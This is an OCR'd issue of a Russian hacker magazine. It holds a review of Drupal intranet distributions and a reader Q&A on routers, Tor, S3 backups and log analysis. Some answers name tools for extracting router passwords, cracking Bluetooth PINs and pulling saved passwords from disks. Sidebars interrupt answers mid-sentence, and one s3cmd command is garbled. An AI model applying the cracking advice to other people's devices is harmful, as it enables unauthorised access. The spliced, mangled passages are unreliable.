
НЕОБЫЧНЫЙ DRUPAL

По численности сообщество у Drupal просто колоссальное. Идеология Drupal всегда подразумевала, что любую задачу можно решить разными способами. Наверное, поэтому вариантов решения задачи с именем «корпоративный портал» также много. Каждый такой вариант включает в себя:

1. **CMS Drupal.** Голый Drupal, который любой желающий может скачать с официального сайта drupal.org.



Планирование событий в Drupal Commons



Dashboard в Open Atrium

2. **Набор необходимых модулей.** Авторы сборок самостоятельно подбирают/разрабатывают набор необходимых модулей. Готовые модули в основном берутся из официального репозитория и нередко подвергаются доработке. Помимо них в состав сборок практически всегда входят оригинальные плагины, которые недоступны в репозитории. Иногда попадаются очень интересные вещи, их вполне можно применить для других проектов.
3. **Профиль настроек**. Готовый профиль позволяет развернуть полностью работоспособный проект. Применительно к нашему случаю — корпоративный портал.

OPEN ATRIUM

http://openatrium.com/

Open Atrium — проект, специально ориентированный на создание внутренних порталов. Многие журналисты в своих обзорах позиционируют Open Atrium как продукт, предназначенный для управления проектами. Это ошибочное мнение. Да, в первую очередь OA позиционируется как удобная система для коллективного управления проектами, но ничто не мешает воспользоваться им в качестве платформы для интранет-портала. В любом случае OA построен на Drupal, а значит, всегда можно воспользоваться мощными возможностями Drupal для управления контентом. В связи с этим OA заслуженно можно считать законченным решением для развертывания интранет-порталов. Проект OA достаточно молодой. Первая альфа появилась в 2009 г., и с тех пор последовал вагон и маленькая тележка таких же тестовых версий. Несмотря на статус «альфа», OA стал набирать популярность и применяться для различных проектов. До своей первой стабильной версии (1.0) проект дорос лишь в июле этого года.

КЛЮЧЕВЫЕ ВОЗМОЖНОСТИ

- **Коллективные блоги.** Любой пользователь системы Open Atrium имеет возможность вести персональный блог. К его услугам все необходимые блоггеру фичи: теги, удобный wysiwyg-редактор, поддержка комментариев и т. д.
- **Группы.** Все пользователи в системе могут быть разделены/разбросаны по группам. Для каждой группы пользователей создается отдельное рабочее пространство.
- **Календари.** Планирование событий, организация встреч — решение всех этих задач возлагается на календари. Внешне календари выглядят симпатично и чем-то напоминают полюбившийся многим Google Calendar.
- **Чат.** Для общения внутри команды в реальном времени имеется достаточно шустрый web-based-чат.
- **Трекер задач.** Трекер помогает организовать ToDo-листы, разделить все задачи на проекты, расставить приоритеты и передать созданные задачи определенным пользователям.
- **Документы.** Функция позволяет организовывать подшивки документов. Вполне сгодится для организации простого хранилища документов.
- **Wiki.** Для определенных задач необходимо иметь возможность оперативного многократного редактирования/создания новых страниц. Эту задачу всегда удобно решать при помощи проверенного временем Wiki.
- **Продуманный интерфейс.** Drupal вообще-то всегда ругали за ужасный интерфейс... Реально — если смотреть на чистый Drupal, то в справедливость этой максимы становится легко поверить. В OA же интерфейс довольно хорошо проработан, и с первого взгляда не скажешь, что перед тобой система, построенная на основе Drupal'a.


ДОРАБОТКА ФУНКЦИОНАЛА

Представленные в обзоре решения полностью готовы к работе, но вполне возможно, вам потребуется расширить их функционал. Поскольку в основе всех систем лежит стандартный Drupal, становится возможным расширять функционал путем установки дополнительных модулей из богатого репозитория drupal.org/project. Например, тот же Open Atrium за счет сторонних модулей легко расширяется до системы документооборота.

ПОПУЛЯРНЫЕ СБОРКИ DRUPAL

Специализированные сборки Drupal имеются не только для создания интранет-сайтов. Есть масса других проектов, созданных на основе Drupal. Наиболее популярные из них перечислены ниже.

- **Conference Organizing Distribution** (http://drupal.org/project/cod) — полностью готовое решение для быстрого построения сайтов-конференций. Реализована возможность регистрации участников, добавления докладов, а также установки социальных связей между участниками. Сборка уже проверена временем и успешно используется для организации таких конференций, как Drupal LA, Drupal Kiev Camp.
- **Array Shift** (http://drupal.org/project/arrayshift) — сборка заточена на создание сайта вроде stackoverflow.com. Сборка полностью готова к работе, и с ее помощью можно быстро развернуть рабочий сайт.
- **Drupal Social Netwrok framework** (http://drupal.org/project/dsnf_install) — специальная сборка, предназначенная для построения сайтов — социальных сетей. Эту сборку нельзя считать полностью готовой к использованию, но она дает хороший фундамент для строительства полноценной социальной сети.
- **DrupalBin** (http://drupal.org/project/drupalbin) — пакет, предназначенный для создания сайтов по обмену/хранению программного кода. На таком сайте любой пользователь может быстро опубликовать код и получить на него линк. Отличное решение для создания снипетов и хранения найденного кода.
- **ELMS** (http://drupal.org/project/elms) — полностью готовая сборка для разворачивания системы управления обучением (разработка плана обучения, создание специализированных курсов и т. д.). Сборка включает для себя оригинальные модули.
- **eRecruiter** (http://drupal.org/project/recruiter) — дистрибутив для создания сайтов, ориентированных на поиск работы. Стоит отметить, что в настоящий момент доступна лишь бета-версия, поэтому создать полноценный сайт для поиска работы не получится. Однако ничто не мешает воспользоваться идеями разработчиков и дополнить систему под себя.
- **Single-use blog** (http://drupal.org/project/single_user_blog) — пакет для создания персональных блогов. Вполне можно рассматривать как простую альтернативу WordPress.




Симпатичный календарь. Ну чем не GCalendar?


- **Интра-твиттер.** Сервис микроблогов «Твиттера» стал чертовски популярен, и его функционал стали использовать для решения различных задач (не только для бессмысленного трёпа). В состав OA входит модуль, реализующий подобный функционал.

ОБЩИЕ ВПЕЧАТЛЕНИЯ

Open Atrium — хорошо продуманный и сбалансированный проект. Он активно развивается, и в нем регулярно исправляют ошибки и дорабатывают функционал. Функциональные возможности опять-таки хороши, и их вполне хватит для организации продвинутого интранет-портала. Разработчики не поленились и добавили в OA социальную приправу. Внутренний твиттер и группы помогают сделать работу более продуктивной и внести чуточку свободы в рабочий процесс. Радует и «Трекер задач». Для многих случаев его функционала более чем достаточно, поэтому на него вполне реально переложить учет выполненных/невыполненных задач. Несмотря на все перечисленные плюсы, дело не обошлось и без минусов. Точнее, одного минуса. В изначальном виде система не годится для организации документооборота. Многим компаниям в первую очередь нужна именно эта функция. Если ты делаешь выбор в пользу OA, то приготовься, что придется потратить немного времени на доработку. В этом случае времени потребуется действительно не много, т. к. многие нужные модули уже установлены и настроены. В остальном нареканий нет — продукт полностью справляется с возложенными на него обязанностями.
Оценка: 8/10.



Drupal Commons сразу после установки



Функциональный трекер задач

DRUPAL COMMONS

http://acquia.com/downloads

Drupal Commons не заточен сугубо под создание корпоративных сайтов. Главное назначение дистрибутива — разработка социальных сетей и сайтов сообществ. Однако ничто не мешает использовать этот продукт для разворачивания интранет-порталов. Главное, что Drupal Commons «социален» и сразу же готов организовать связи между участниками. Социальная направленность — основная особенность DC. В отличие от Open Atrium, разработкой DC занимается достаточно серьезная компания — Acquia. Она специализируется на создании профессиональных решений на базе Drupal. В портфеле компании имеется несколько готовых решений, основанных на Drupal, — Open Scholar, Acquia Drupal, OpenPublish. О хорошем качестве продуктов компании также говорят многочисленные положительные отзывы. Например, та же компания Microsoft рекомендует использовать продукты Acquia.

КЛЮЧЕВЫЕ ВОЗМОЖНОСТИ

- Блоги. Социальная начинка явно повлияла на качественную реализацию блогов. Всё реализовано в лучшем виде, и пользоваться блогами чрезвычайно удобно.
- Группы/связи.
- Wiki.
- Контент.
- Планирование событий.

ОБЩИЕ ВПЕЧАТЛЕНИЯ

Приятная в обращении сборка Drupal. Развернуть социальную сеть с ее помощью — дело нескольких кликов. Для создания социальных сетей дистрибутив подходит идеально, однако для полноценного интранет-портала DC-возможностей из коробки недостаточно. Тебе придется скачать дополнительные модули из репозитория и нарастить функционал самостоятельно. В остальном сборка выполнена качественно и полностью пригодна для построения сайтов для различных задач.
Оценка: 5/10.

ВЫБОР РЕШЕНИЯ ЗАВЕРШЕН

Создать корпоративный портал на Drupal возможно. Благодаря специализированным сборкам это реально сделать без особых навыков ковыряния внутренностей Drupal и совершенно бесплатно. Drupal славится своей сложностью, но рассмотренные в статье продукты лишний раз доказывают, что на этой CMS можно сделать практически любой проект, будь то социальная сеть с большим количеством пользователей (а-ля «Хабрахабр») или внутренние корпоративные порталы. В статье мы рассмотрели два наиболее удачных решения для построения корпоративного портала. Это наиболее «готовые» варианты, которые без опаски можно использовать в реальных условиях. На всякий случай мы подготовили врезку с готовыми решениями на Drupal'е. Перечисленные там решения не заточены под интранет-ресурс, однако из них можно почерпнуть идеи (название модулей), а затем применить их к твоему внутреннему сайту. ⌶

FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q УСТАНОВИЛ В СВОЕМ РОУТЕРЕ ПРОШИВКУ OPENWRT, НО, К СОЖАЛЕНИЮ, ДЛЯ УСТАНОВКИ ПОВЕРХ ДОПОЛНИТЕЛЬНЫХ ПРИЛОЖЕНИЙ УЖЕ НЕ ОСТАЛОСЬ МЕСТА. МОДЕЛЬ ИЗ НИЖНЕГО ЦЕНОВОГО ДИАПАЗОНА, И ФЛЕШ-ПАМЯТИ У НЕЕ ВСЕГО 4 МБ. КАКИМ ОБРАЗОМ МОЖНО УМЕНЬШИТЬ РАЗМЕР ПРОШИВКИ, УДАЛИВ ОТТУДА ЛИШНЕЕ, ЧТОБЫ ИМЕТЬ НЕКОТОРЫЙ РЕЗЕРВ НА УСТАНОВКУ ДОПОЛНИТЕЛЬНЫХ ПРИЛОЖЕНИЙ (ХОЧУ ПОСТАВИТЬ СРЕДСТВО ДЛЯ МОНИТОРИНГА)?

A Проще в этой ситуации действовать на опережение и просто не включать в прошивку того, что тебе не нужно. Тем более что в рамках проекта OpenWRT (openwrt.org) предлагается специальный сервис Image Generator (bit.ly/oWxmJd), с помощью которого легко собирается собственный вариант firmware. Выбрав нужные компоненты, на выходе ты получишь готовую прошивку меньшего размера, которую сможешь как обычно залить в свой роутер.

Q ИЗ ТОЧКИ ДОСТУПА НУЖНО ВЫТАЩИТЬ ПАРОЛИ ДЛЯ PPTP/L2TP-ПОДКЛЮЧЕНИЙ. ГДЕ ОНИ ТАМ ЛЕЖАТ?

A Большинство современных роутеров и точек доступа позволяют сохранить свои настройки в отдельный файл (и в случае необходимости быстро восстановить конфигурацию). Естественно, в этот файл прописываются и все параметры подключений, включая необходимые данные для авторизации, а также пароль для доступа к админке девайса. Причем парсить их вручную нет необходимости, за тебя это сделает специальная утилита RouterPassView (www.nirsoft.net/utils/router_password_recovery.html). Если в админке пароль показывается под звездочками, то его можно вытащить с помощью другой функции этой утилиты "Grab Password From IE Window". Правда, для этого эту страницу придется открыть в Internet Explorer.

Q ЕСТЬ ЗАДАЧА — СДЕЛАТЬ WI-FI-ХОТСПОТ, НО С ОПЛАЧИВАЕМЫМ ДОСТУПОМ. ПОДСКАЖИ РЕШЕНИЕ, КАК ЭТО ЛУЧШЕ РЕАЛИЗОВАТЬ?

A Самая важная часть системы — это контроллер доступа, который будет проверять, авторизован ли клиент. Отличным и бесплатным вариантом, который смело можно использовать, является ChilliSpot (www.chillispot.info). Как это работает? Когда клиент подключается к хотспоту и пытается попасть на какой-то сайт в интернете, Chillispot перехватывает DNS-запрос клиента и проверяет, авторизован ли он. Если клиент еще не вводит логин и пароль, то он перенаправляется на страницу авторизации. Авторизация выполняется с помощью любого RADIUS-сервера (например FreeRadius — www.freeradius.org). Если клиент вводит правильный логин и пароль или был авторизован ранее, ChilliSpot предоставляет ему доступ в Сеть. Все это быстро поднимается на любой Linux-машине.

Q ХОЧУ ЗАЮЗАТЬ ОДИН ХАКЕРСКИЙ АДДОН В НОВОЙ ВЕРСИИ FIREFOX, НО ТОТ ОТКАЗЫВАЕТСЯ УСТАНАВЛИВАТЬСЯ ИЗ-ЗА НАРУШЕНИЯ СОВМЕСТИМОСТИ ВЕРСИЙ. МОЖНО ЛИ КАК-ТО ЭТО ОБОЙТИ?

A Новые версии Firefox выходят действительно часто. Этого нельзя сказать о многих расширениях, которые когда-то были опубликованы авторами, попали в репозиторий и были благополучно заброшены. При этом в Firefox'е есть защита от дурака: если в аддоне указано, что он совместим только с версией браузера 4.0 (и ниже), то со свежей 6.0.2 он уже не заработает. Действовать в таком случае нужно так:

1. Вспоминаем, что любой .xpi-файл (в этом формате распространяются расширения Firefox) — это zip-архив. Распаковываем его, чтобы добраться до внутренних файлов.
2. Ищем среди файлов install.rdf и находим внутри него секцию "targetApplication":

```
<em:targetApplication>
<Description>
<em:id>{ec8030f7-c20a-464f-9b0e-
13a3a9e97384}</em:id>
<em:minVersion>4.0</em:minVersion>
<em:maxVersion>5.0</em:maxVersion>
</Description>
</em:targetApplication>
```

Соответственно, меняем значения параметров minVersion и maxVersion.

3. Запаковываем файлы назад в zip-архив и меняем его расширение на .xpi.

Есть еще один вариант — установить аддон Nightly Tester Tools (bit.ly/pwWh7c). Тогда во

5 ШАГОВ: ВИЗУАЛИЗИРУЕМ СХЕМУ ЛОКАЛКИ

Есть доступ в локалку, про которую мне ровным счетом ничего не известно. Задача — каким-то образом визуализировать топологию локальной сети. То есть не просто получить список доступных хостов (это можно сделать банально nmap'ом: nmap -sL 146.187.130.0/24), а нарисовать схему, на которой были бы отмечены связи между ними. Какие для этого есть инструменты?

1 Есть различные способы получить данные, необходимые для построения графа, на котором бы были отмечены связи между различным хостами сети. Это и использование SNMP-данных, и активное сканирование хостов (включая traceroute), и пассивный анализ трафика. Следующие утилиты используют либо одну из этих техник, либо их комбинацию.

2 LanTopolog (www.lantopolog.com/rus). Специальный инструмент для автоматического построения физической топологии сети, которое использует для визуализации данные, собранные с коммутаторов по протоколу SNMP. Программа наглядно отображает структуру сети в виде дерева коммутаторов и даже распределение компьютеров по их портам. Блеск!

время подключения устаревшего расширения ты получишь не отказ в установке из-за ошибки совместимости, а предложение включить аддон на свой страх и риск.

Q НАЧИНАЮ ИСПОЛЬЗОВАТЬ TOR ПОД LINUX'ОМ. ЕСТЬ ДВА ВАРИАНТА: ПУСТИТЬ ТРАФИК БРАУЗЕРА ЧЕРЕЗ TORIFY (TORIFY FIREFOX) ИЛИ TORSOCKS (TORSOCKS FIREFOX). И ТАК И ТАК РАБОТАЕТ. НО ЧТО ЛУЧШЕ?

A Однозначно torsocks, потому что в противном случае твой DNS-трафик будет передаваться в открытом виде, и это легко может выдать твою сетевую активность.

Q КАК ЗАПУСТИТЬ АНОНИМНЫЙ СЕРВИС ЧЕРЕЗ TOR?

A 1. Открываем GUI-интерфейс для управления Tor'ом — Vidalia.

2. Переходим в меню «Settings → Services».
3. Настраиваем параметры «Virtual Port», «Target» и «Directory Path». Например, так:

```
Virtual Port: 80
Target: 127.0.0.1:80 or just 127.0.0.1
Directory Path: c:\torhs or /home/username/
torhs
```

4. Кликаем «Ок», далее переходим обратно в раздел «Service» и получаем .onion-адрес нашего сервиса, по которому он только что стал доступен.

Q КАК ПРОЩЕ ВСЕГО РЕАЛИЗОВАТЬ БЭКАП ДАННЫХ В ОБЛАЧНОЕ ХРАНИЛИЩЕ AMAZON S3?

A Прежде всего хочу напомнить, что получить ресурсы в облаке Amazon можно бесплатно по программе AWS Free Usage Tier (aws.amazon.com/free), поэтому за бэкап данных в S3 необязательно даже платить. Что касается непосредственно реализации резервного копирования, то для разных ОС доступны разные решения.


Windows. Для винды есть немало подходящих программ, которые специализируются на бэкапе данных в облако Amazon S3. К сожалению, многие из них платные (в том числе CloudBerry Online Backup, www.cloudberrylab.com). Бесплатные

ЭМУЛИРУЕМ ПЛОХИЕ УСЛОВИЯ СВЯЗИ



ПИШУ МОБИЛЬНОЕ ПРИЛОЖЕНИЕ, КОТОРОЕ, ВЕРОЯТНО, БУДЕТ РАБОТАТЬ В УСЛОВИЯХ НЕСТАБИЛЬНОГО СОЕДИНЕНИЯ. ЕСТЬ ЛИ ПРОГРАММЫ, КОТОРЫЕ ПОЗВОЛЯЮТ ЭМУЛИРОВАТЬ ПРОБЛЕМЫ СВЯЗИ?

A Раз есть инструменты, позволяющие эмулировать высокую нагрузку на веб-сервисы, чтобы проверить, смогут ли они выдержать пиковые нагрузки (когда пользователей очень много), вполне можно предположить, что есть решения, позволяющие имитировать проблемы связи. Задача особенно актуальна для разработчиков мобильных приложений, которые работают по нестабильным EDGE-, GPRS-, 3G-соединениям, в зонах с разным уровнем покрытия сети. Ситуация усугубляется еще и тем, что у каждого сотового оператора свои настройки сетевого стека и они могут сильно отличаться от рекомендованных (уменьшенными тайм-аутами и т. п.). Если взять XCode (developer.apple.com/technologies/tools), среду разработки приложений для iPhone/iPad, то в нем подобная функциональность включена из коробки. Фича называется «Network Link Conditioner» и позволяет в несколько кликов искусственно воссоздать условия проблемного соединения. Под Windows есть аналогичный инструмент — SoftPerfect Connection Emulator (www.softperfect.com): он функциональный, но платный. Чаще всего будет достаточно бесплатной утилиты TMnetSim Network Simulator (www.tmurgent.com/tools.aspx). В ней нет преднастроенных профилей, но любые параметры сетевого подключения (процент потерь, задержки и так далее) легко задаются через удобный GUI-интерфейс. Причем такие условия задают для определенных портов (например, SQL Server'а). Многие разработчики также рекомендуют проект WANem (wanem.sourceforge.net). Это основанный на Knoppix LiveCD-дистрибутив, позволяющий эмулировать различные условия подключения для нескольких компьютеров сразу через удобный веб-интерфейс. Использование именно LiveCD не всегда удобно, но ничто не мешает запустить систему на виртуальной машине (например, бесплатном VirtualBox) и использовать ее функционал.




В Network Link Conditioner есть несколько преднастроенных профилей для тестирования различных типов соединения: например, 3G в зоне уверенного и неуверенного приема. Любой из них можно подстроить под себя, изменяя величину задержки, потерянных пакетов или других параметров


3 Nmap (nmap.org). Известный сетевой сканер имеет в своем арсенале не только несколько техник для получения списках хостов. Официальная GUI-оболочка Zenmap предоставляет возможность построения топологии локальной сети. Для получения графа с отображением связей между хостами сканер обязательно должен быть запущен с ключом «----traceroute».

4 rumint (rumint.org). Данная утилита не выполняет активное сканирование, а использует для визуализации данные, которые у тебя уже есть. Данные для визуализации топологии сети извлекаются в реальном времени с помощью встроенного снифера или же из PCAP-файла с ранее перехваченным трафиком. При этом для визуализации доступны разные виды.

5 NetCrunch (www.adremsoft.com). Эта профессиональная тулза самостоятельно сканирует заданный тобой диапазон IP-адресов, ищет различное сетевое оборудование, компьютеры, запущенные на них сервисы и так далее, а потом выдает результаты своих изысканий в удобном для восприятия виде. Отображаются логические и физические связи!



CloudBerry Online Backup сделает резервную копию данных в облаке Amazon S3



RouterPassView покажет пароли, сохраненные в роутере или точке доступа

инструменты, как правило, попроще, но все-таки вполне функциональны, в том числе и Bonkey (thebackupmonkey.blogspot.com).

Linux. В случае с туксом я бы предложил использовать консольный s3-клиент s3cmd. В Ubuntu он входит в стандартный репозитарий (и поэтому устанавливается через менеджер пакетов: apt-get install s3cmd). Для того чтобы настроить клиент, ввести пару ключей, пароль для шифрования, а также указать другие параметры работы с облаком S3, необходимо запустить конфигуратор: s3cmd --configure. Настройщик проверит соединение, и если они правильные, предложит сохранить их в конфигурационный файл. Очень здорово, что в режиме бэкапа s3cmd очень сильно напоминает rsync:

```
s3cmd --acl-private --bucket-location=EU
--guess-mime-type --delete-removed sync /
local/backup/ s3://xakep/backupfromserv1
```

Добавляем команду на бэкап в cron и наслаждаемся самым надежным бэкапом, который только можно представить (хотя после инцидента с попаданием в дата-центры Amazon молнии в этом можно усомниться). Теперь что надо сделать, если вдруг понадобится восстановить данные из резервной копии? Достаточно одной команды:

```
s3cmdsyncs3://xakep/backupfromserv1/local/
backup/
```

Q ЕСТЬ КУЧА ФАЙЛОВ С ЖЕСТКОГО ДИСКА, НА КОТОРОМ УЖЕ НЕ ПОДНИМАЕТСЯ СИСТЕМА. НЕОБХОДИМО ВОССТАНОВИТЬ ОТТУДА РАЗНЫЕ ПАРОЛИ (В ТОМ ЧИСЛЕ СОХРАНЕННЫЕ В БРАУЗЕРЕ) И ДРУГУЮ ПРЕДСТАВЛЯЮЩУЮ ИНТЕРЕС ИНФОРМАЦИЮ. КАК?

A В последнее время развелось довольного много утилит для проведения подобных forensics-расследований. С задачей, в частности, справится OWADE (OFFLINE WINDOWS Analyzer and Data Extractor, bitbucket.org/Elie/owade). Он написан на Python'е, работает под Linux'ом и анализирует разделы Windows. После запуска (./main.py) на 8080-м порту открывается его админка (http://localhost:8080/owade), через которую и осуществляется процесс граббинга ценной информации.

Q ИНТЕРЕСУЮСЬ ТЕМОЙ ВЗЛОМА BLUETOOTH. С ХОДУ ТАК И НА НАШЕЛ РАБОЧЕГО БРУТА ДЛЯ PIN-КЛЮЧА (BLUETOOTH PASS PHRASE). ЕСТЬ ЛИ В ПАБЛИКЕ РЕШЕНИЯ, КОТОРЫЕ ДЕЙСТВИТЕЛЬНО РАБОТАЮТ?

A Из правильных утилит можно выделить BTCrack. Это изначально виндовое приложение (bit.ly/oKWbij), но у нее есть под Linux (bit.ly/qHkCoQ). Для взлома утилита использует данные, перехваченные в ходе предыдущего процесс обмена ключами, поэтому обязательным условием является наличие дампа трафика (а для снифинга эфира, увы, подойдет не любой донгл). Bluetooth устроен таким образом, что в лоб подобрать ключ не представляется возможным, поэтому подобных утилит сейчас не так уж и много.

Q ЕСТЬ НЕОБХОДИМОСТЬ ПИСАТЬ ПАРСЕРЫ САЙТОВ НА PYTHON. КАКИЕ БИБЛИОТЕКИ МОЖНО ИСПОЛЬЗОВАТЬ?

A Из старенького можно посмотреть в сторону Beautiful Soup (www.crummy.com/software/BeautifulSoup), lxml (lxml.de), scrapy (scrapy.org). Из новенького рекомендую Grab (bitbucket.org/lorien/grab), библиотеку для парсинга сайтов от нашего соотечественника. Позволю себе процитировать доступные возможности из статьи самого автора (bit.ly/p9Srxf):

- подготовка сетевого запроса (cookies, http-заголовки, POST/GET-данные);
- запрос на сервер (возможно через HTTP/SOCKS-прокси);
- получение ответа сервера и его первоначальная обработка (парсинг заголовков, парсинг cookies, определение кодировки документа, обработка редиректа);
- работа с DOM-деревом ответа (если это HTML-документ);
- работа с формами (заполнение, автозаполнение);
- отладка: логирование процесса в консоль, сетевых запросов и ответов в файлы.

И для примера приведу простейший граббер, который делает запрос «хакер» к Google'у и парсит первые 10 результатов:

```
g = Grab()
g.go('http://www.google.ru')
g.set_input('q', 'xakep')
g.submit()
for elem in g.itercss('#rso li h3 a'):
  print u'%s | %s' % (elem.get('href'),
    elem.text_content().strip())
```

Q ХОЧУ НА СЕРВЕРЕ ПОДНЯТЬ СИСТЕМУ, КОТОРАЯ БЫ АНАЛИЗИРОВАЛА ЛОГИ ПО ЗАДАННЫМ МНОЙ ПРАВИЛАМ И В СЛУЧАЕ ПРОБЛЕМ ТУТ ЖЕ ПОДНИМАЛА ТРЕВОГУ. ПОТОК ЛОГОВ ОЧЕНЬ БОЛЬШОЙ, ПОЭТОМУ НЕОБХОДИМО ОЧЕНЬ ШУСТРОЕ РЕШЕНИЕ. НО ПРИ ЭТОМ ДОСТАТОЧНО ГИБКОЕ, ЧТОБЫ ЧЕРЕЗ ПРАВИЛА МОЖНО БЫЛО ОПИСАТЬ ПРАКТИЧЕСКИ ЛЮБОЙ ТРИГГЕР (УСЛОВИЯ СРАБАТЫВАНИЯ). СЕРВЕР РАБОТАЕТ НА FEDORA.

A Рекомендую попробовать Sagan (sagan.quadrantsec.com). В отличие от других анализаторов логов у него есть одна классная фишка — для определения тригеров он использует систему правил известной IDS-системы Snort. Причем если с принципами составления рулесов разбираться нет желания, то можно составить правила через вспомогательные утилиты вроде oinkmaster (oinkmaster.sourceforge.net) и pulledpork (code.google.com/p/pulledpork). К слову, если Snort ты уже используешь, то Sagan умеет в взаимодействовать с ним и логировать обнаруженные события в его логи. ⌶



>>WINDOWS
>Development
Beyond Compare 3
DiffMerge 3.3.1
DPack v3.0.13
DreamCoder for MySQL 6.0
DreamCoder for Oracle 6.0
DreamCoder for PostgreSQL 6.0
EmEditor Free 6.00.4
EmEditor Professional 10.1.1
GhostDoc 3.0
HelpNDoc
IOGraph 0.9
NUnit 2.5.10
OdoPlus 1.6
PostgreSQL 9.1
ReSharper 6.0
StyleCop 4.5
TestDriven.NET 3.1.2759 Beta
